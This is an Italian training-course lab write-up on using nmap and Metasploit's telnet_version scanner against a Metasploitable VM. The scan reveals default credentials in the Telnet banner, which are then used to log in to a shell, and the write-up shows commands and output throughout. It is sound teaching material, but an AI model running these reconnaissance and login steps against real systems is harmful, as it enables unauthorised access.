

Esercizio Epicode 07.11.2023

Exploit Telnet con Metasploit

Per poter iniziare andremo a mettere le macchine kali e metasploit nella stessa rete con i rispettivi indirizzi ip 192.168.1.40 e 192.168.1.25 (in rete interna).



Per controllare le porte aperte utilizzeremo **nmap** con il comando **-A -T4**, con cui faremo una scansione di rete completa (che prenderà un po' di tempo). Nella scansione potremmo trovare, oltre alla porta aperta, la versione corrente del protocollo.



Dopo aver verificato che la porta sia aperta iniziamo il processo di exploit aprendo msfconsole da root terminal. Qui andremo ad utilizzare il modulo ausiliare tramite il **path** "**auxiliary/scanner/telnet/telnet_version**". Utilizziamo il comando show options per controllare le configurazioni del modulo e settare le i campi "**required yes**".

Con il comando **set RHOSTS** andremo a settare l'indirizzo ip della macchina vittima (in questo caso Metasploitable 192.168.1.25) e ricontrolliamo con **show options** se la configurazione è corretta. Dopo aver finito il check inizieremo l'attacco con il comando **exploit**. Se è stato tutto configurato bene allora ci comparirà la schermata di metasploitable con le credenziali per l'accesso.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.25
rhosts => 192.168.1.25
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.25     yes       The target host(s), see https://docs.metasploit.com/d
                                        ocs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.25:23       - 192.168.1.25:23 TELNET
_,    ____  \x0a  _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a|
 '_ `  _ \ / _ \ '__/ _ \  / __| __| '_ \| |/ _ \| '__/ _` | '_ \| |/ _ \ __) |\x0a| | | | | __/ ||
 (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|____/ .__/|_|
\___/|_|\__\__,_|_|.__/|_|\___|_____|\x0a                                              |_|
                  \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aCon
tact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ame
tasploitable login:
[*] 192.168.1.25:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Come ultima verifica utilizzeremo la porta telnet aperta per creare una connessione diretta alla macchina Metasploitable. Con il comando telnet 192.168.1.25 (indirizzo ip della macchina vittima), ci comparirà la schermata di meta. Immettiamo le credenziali scoperte tramite **msfconsole** ed entriamo.

```
┌──(christian㉿kali)-[~]
└─$ telnet 192.168.1.25
Trying 192.168.1.25...
Connected to 192.168.1.25.
Escape character is '^]'.
                _                  _       _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Nov  7 06:21:45 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```